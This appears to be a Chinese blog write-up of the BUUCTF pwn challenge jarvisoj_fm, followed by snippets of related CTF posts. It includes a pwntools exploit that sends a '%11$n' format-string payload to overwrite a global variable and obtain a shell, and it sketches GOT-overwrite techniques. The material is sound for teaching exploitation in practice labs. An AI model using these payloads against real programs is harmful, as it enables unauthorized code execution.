BUUCTF-jarvisoj_fm1-WP

buuctf pwn wp(第四波)格式化字符串漏洞系列 这里是一个总的分类,一个类型的第一道题目会详细介绍,后面的类型相同的会简略介绍(不过这是第一波,都是最简单的,原理可以看我前面的文章,后面难一点的题目我再讲原理。) 这一波题都是无脑AAAA的类型,它们的区别主要就是打入多少个填充字符A的区别,(还有接受到什么字符串的区别),反正都是最简单的一类题。 另外声明,脚本有些来自于网络上,但是我做了有一会儿了(这篇文章是我把当初做了时的记录素材拿过来做的... 阅读详情


1.checksec

有canary ,题目提升fm,考虑格式化字符串

2.IDA

1.main

 明显的格式化字符串漏洞

将x值赋为4就可以getshell

确定x的位置

参数在第11个位置 

x的地址,然后编写脚本,挺简单的 

3.EXP

#!/usr/bin/env python
from pwn import *
p=remote("node4.buuoj.cn",29539)
elf=ELF('./24fm')
x_addr=0x0804a02c
payload=p32(x_addr)+'%11$n'
p.sendline(payload)
p.interactive()

BUUCTF 第五空间2019 pwn5(格式化字符串) 0x01 文件分析 32位elf 无PIE   0x02 运行  运行文件之后,出现两处输入,一个name和一个passwd,并且name的输入有回显,则有可能是栈漏洞和格式化字符串。   0x03 IDA查看 IDA F5反汇编之后的代码: int __cdecl main(int a1) { unsigned int v1; // eax int fd; // ST14_4 ... 阅读详情

相关推荐

基于STM32智能教室灯光照明人数监测系统

本文设计了一套基于STM32和物联网技术的智能教室照明系统,通过光照传感器和双红外对管实现精准人数统计,结合"光照+人数"双条件判断实现按需照明。系统采用"感知-决策-执行-云联"架构,包含环境感知、人数统计、控制执行等模块,支持本地自动控制和手机APP远程管理。测试表明系统能有效避免"长明灯"现象,具有节能降耗、管理智能化的特点。创新点在于双向人数统计算法和双条件控制逻辑,为智慧校园建设提供了实用解决方案。

1159

【CTF】jarvisoj_fm 1

jarvisoj_fm

凉水的博客 730

R语言WGCNA实战:从基因表达矩阵到模块可视化全流程(附避坑指南)

本文详细介绍了使用R语言进行WGCNA(加权基因共表达网络分析)的完整实战流程,涵盖从基因表达矩阵预处理、软阈值选择、网络构建与模块识别,到模块与表型关联分析及结果可视化的关键步骤。文章重点解析了代码实现,并提供了针对数据质量检查、参数调整等常见问题的避坑指南,帮助生物信息学研究者高效挖掘基因共表达模块的生物学意义。

weixin_29062823的博客 580

jarvisoj_fm1解题

BUUCTF解题

2301_81504456的博客 364

2026年AI技能进阶指南:从提示词工程到智能体开发实战

提示词工程作为AI时代的基础沟通技能,其核心原理是通过系统化的交互方法论实现与大模型的高效对话。这项技术通过明确性、具体性和可操作性的设计原则,显著提升了AI生成内容的质量和实用性。在工程实践层面,提示词工程已经发展出角色扮演、步骤分解等成熟模式,广泛应用于代码生成、技术方案设计等场景。随着AI智能体开发的兴起,提示词工程进一步演化为定义智能体身份认知和行为规范的系统接口设计,成为构建自主AI系统的关键技术基础。掌握从基础提示词到智能体开发的完整技能栈,能够帮助开发者在AI技术浪潮中保持核心竞争力。

weixin_33139275的博客 333

从零到一:用MSC Nastran Patran搞定悬臂翼颤振分析(附完整模型文件)

本文详细介绍了使用MSC Nastran和Patran进行悬臂翼颤振分析的完整流程,从几何建模、网格划分到模态分析和颤振求解。通过具体案例讲解关键参数设置和操作技巧,帮助工程师掌握气动弹性分析的核心方法,并附赠完整模型文件供实践参考。

weixin_42563415的博客 440

jarvisoj_fm 1 格式化字符串漏洞

1 from pwn import * 2 p = remote("node3.buuoj.cn",29263) 3 payload = p32(0x0804A02C)+b"%11$n" 4 p.sendline(payload) 5 p.interactive() ~ 需要覆盖x的值,将x的值变为4,利用格式化字符串漏洞。

m0_49766582的博客 309

CMOS Sensor的调试经验分享

我这里要介绍的就是CMOS摄像头的一些调试经验。 首先,要认识CMOS摄像头的结构。我们通常拿到的是集成封装好的模组,一般由三个部分组成:镜头、感应器和图像信号处理器构成。一般情况下,集成好的模组我们只看到外面的镜头、接口和封装壳,这种一般是固定焦距的。有些厂商只提供芯片,需要自己安装镜头,镜头要选择合适大小的镜头,如果没有夜视要求的话,最好选择带有红外滤光的镜头,因为一般的sensor都...

camerall 3764

jarvisoj_fm

fmtstr_payload(offset,writes,numbwritten=0,write_size='byte')

小白垃圾笔记2 931

uniapp开发小程序保存图片权限获取失败一直走fail?本地能保存,线上版就不行! 原来是这个问题!

通过这次经历,我发现线上版小程序和开发版、体验版的权限控制差异较大。如果你也遇到类似的问题,首先要检查是否已勾选“采集用户隐私”,并确保在提交审核时配置了隐私条款。这个设置非常关键,避免像我一样浪费了不少时间和版本。

代码简单说 Vue、JAVA、PHP、Node.js 熟练运用,接口、架构、性能全搞定。 1077

SpringCloud详细教程(下)

SpringCloud详细教程,springcloud完全教程。Springcloud微服务教程(上)的姊妹篇:介绍了其它SpringCloud组件。

鸟哥哥的专栏 4万+

[第五空间2019 决赛]PWN5-BUUCTF-格式化字符串

第一眼就看到了'system',看一下条件,这里的atoi函数指的是把字符串转换成整数,而'nptr'就是输入的'passwd',再看看另外一个'dword_804C044'表示这个'0x804C044'地址,那意思就是如果输入的'passwd'的值与'dword_804C044'相等就行了,那就改写一下'0x804C044'的值。'指向的内存位置中。这个表示从上面的文件中读取4个字节的字符,并将读取的数据存储到。有canary,栈溢出无望。数了一下,偏移量为10。

yuqie的博客 476

HTML5+CSS3+JS小实例:扇形展开折叠菜单

你肯定见过那种圆形浮动按钮(FAB),点一下弹出几个选项。大部分实现就是菜单项从底下往上"弹"出来,排成一列——能用,但没啥记忆点。后来我看到 Path 那个经典的扇形菜单,点一下,五个按钮像花瓣一样从中心散开,每个带不同的延迟和弹性曲线。当时就觉得:这才对嘛,交互就该有点"戏剧性"。今天拆一个纯手写版本,HTML + CSS + JS,不依赖任何库。六菜单项、扇形 144° 展开、弹性过渡、点击关闭、键盘可达——该有的都有。

艾恩小灰灰的博客 164

BUUCTF wp

开启了canary绕过,有printf格式化字符串漏洞,当x=4时执行system。原本这样就可以直接写exp了,但是这道题有个特殊的点就是没有返回地址。进入ida中shift+f12发现有flag.txt。checksec ida查看后发现之打开了NX保护。读取并打印出flag,所以我们只需要泄露栈溢出。向printf输入一串%p得到偏移量。思路就是给x赋值为4。然后我们可以确定偏移。

2402_88025561的博客 266

jre9下载 jdk9

(Java SE Runtime Environment 9.0) 9.0u175 官方最新版 【x86|x64】

LinePhone3.2.7(android端最新版本) sip客户端

SIP客户端For android:LinePhone3.2.7(最新版本),官网地址:http://www.linphone.org/

BUUCTF|pwn-jarvisoj_fm-wp

1.例行检查保护机制 我们看到开启了堆和栈保护 2.我们用32位的IDA打开该文件 shift+f12查看关键字符串 我们看到关键字符串“/bin/sh” 3.我们看看main函数里面有什么 我们看到如果x == 4,程序就会执行system("/bin/sh"),拿到权限 这里是格式化字符串漏洞 x是全局变量,位置在data段上:x_addr = 0x0804A02C 我们看看参数在栈上的位置,我们发现aaaa的位置在第十一个 4....

l2645470582_的博客 450

IEM模型,地表粗糙度模拟

利用微波反演土壤水分时候,利用IEM模型可以实现对随机地表的模拟

BUUCTF【PicoCTF_2018_echo_back】(格式化字符串)

文章目录PicoCTF_2018_echo_back例行检查:IDA分析:exp: PicoCTF_2018_echo_back 例行检查: 开了部分relro,没开pie, IDA分析: 函数主逻辑在vul()函数中: 先打印出一句话,然后让我们输入,大小控制在0x7f,然后很明显一个格式化字符串,然后下边直接puts完后,程序结束. 程序中存在system,并且没开pie,这里我们考虑直接改got表,我选择的是改printf()_got为system_plt,下边程序直接结束了,这里我们没办法去输入

weixin_51055545的博客 575

精雕软件(JDpaint) 5.5 绿色版

精雕软件(JDpaint) 5.5 绿色版精雕软件(JDpaint) 5.5 绿色版精雕软件(JDpaint) 5.5 绿色版

格式化字符串漏洞详解(附BUUCTF习题)

格式化字符串漏洞(Format String Vulnerability)是由于程序使用用户可控的输入作为格式化字符串参数(如 、 等函数)时未正确过滤导致的漏洞。攻击者可通过构造特殊格式字符串实现以下操作:内存泄露:读取栈或堆中的敏感数据(如密码、密钥)。内存覆盖:向任意地址写入数据(如劫持控制流、覆盖函数指针)。程序崩溃:通过非法内存访问导致拒绝服务(DoS)。关键机制:信息泄露(Memory Leak)目标:读取栈或堆中的敏感数据(如 或 地址)。示例: → 用户输入 泄露栈内容。覆盖关键变量目

a12sj_的博客 1898

BUUCTF axb_2019_fmt32 & fmt64

格式化字符串漏洞,fmt32和fmt64位

zwb2603096342的博客 2186

buuctf-pwn 5-8

查看栈结构发现v2的长度为0x3c,即60个字节,而输入被限制在32个字节内,每个I可以被替换成you,所以输入60÷3=20个I就能让栈溢出,然后db 4 dup(?发现明显的格式化漏洞,因为这个dword_804c044从服务器读入,无法知道其内容,所以使用%n将其数据修改,随后passwd输入相同的数据即可得到shell。思路:利用字符串漏洞将判断的atoi直接替换成system,然后手动输入"/bin/sh"字符串,即可达成system(“/bin/sh”)目的。

m0_74355719的博客 282

ctf pwn 刷题记录 buuctf

格式化字符串 1、checksec一下 emmmmmmm 2、丢进ida瞅一眼 read函数只读0x63小于0x100不会发生栈溢出 第一步 看到了print(buf)典型格式化字符串(没有格式化字符串参数),通过%n修改指定地址的值,修改dword_804C044数字即可 我们通过"your name"的地方进行格式化字符串 第二步 直接输入我们改好的数字,也就是下面格式化字符串改过的数字,这个数字是可以让我们随便改的,具体改的方法可以参考ctfwiki格式化字符串方法。

m0_64195960的博客 536

buu_64位fmPWN——axb_2019_fmt64(64位格式化字符串改got表)不使用fmstr工具包

如果这样写,前面的地址数据经p64()打包后占的是8个字节,我们send 的地址和我们构造的格式化字符串中间还有好多个 ‘00’ ,而在字符串中 ‘00’ 就代表了结束,所以在printf到‘00’时,就被认为字符串已经结束了,自然不会继续往后面printf了,也即是说我们的字符串都被’00’给截断了。到这里为止,应该对%k$n有一定的了解了,还是那个原则,%k$n前面有多少个字节,那么就会向第k个参数地址中写多少。只有后面3字节不同,截取倒数第三字节和后两字节进行修改。难点3:分别计算高地址和低地址。

ngztx的博客 1057

格式化字符串各种泄露覆盖类型 姿势具体讲解

栈上格式化字符串以下题目的条件:RELRO 保护模式不为 FULL RELRO ,GOT表需要可写FULL RELRO当开启这个之后 got表是无法修改的格式化字符串题目: 强网杯(ez_fmt)📎强网先锋 fmt.pdf通过这题还学会了利用 printf函数就是函数本身内部的返回地址,可以通过调试得到通过这道题理清了两个逻辑:这里我们是覆盖让地址的后四位为0x1203 这里传的是0x1203也就是4594+14+3+2 这里的4594就是%4594c 14指的就是%39$p泄露的地址0x7fffffff

m0_74220442的博客 1382

BUUCTF刷题5

题目:axb_2019_heap:actf_2019_babystack:picoctf_2018_got_shell:[极客大挑战 2019]Not Bad:gyctf_2020_force:picoctf_2018_can_you_gets_me:mrctf2020_easy_equation:wdb_2018_2nd_easyfmt:ciscn_2019_es_1:axb_2019_fmt64: axb_2019_heap: 参考师傅:buuctf axb_2019_heap_R1nd0的博客-CSD

m0_51251108的博客 769

BUUCTF--pwn--[第五空间2019 决赛]PWN5【格式化字符串】

BUUCTF--pwn--[第五空间2019 决赛]PWN5

qq_73149934的博客 1062

buuctf【jarvisoj_fm】解题

一道格式化字符串的漏洞题来源buuctf

qq_29317353的博客 676

jarvisoj_fm【BUUCTF】

jarvisoj_fm【BUUCTF】

qq_41696518的博客 473
上一篇: BUUCTF-bjdctf_2020_babystack2-WP
下一篇: BUUCTF-pwn2_sctf_2016
Rt1Text
博客等级 码龄5年 14粉丝 53原创
评论 1
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值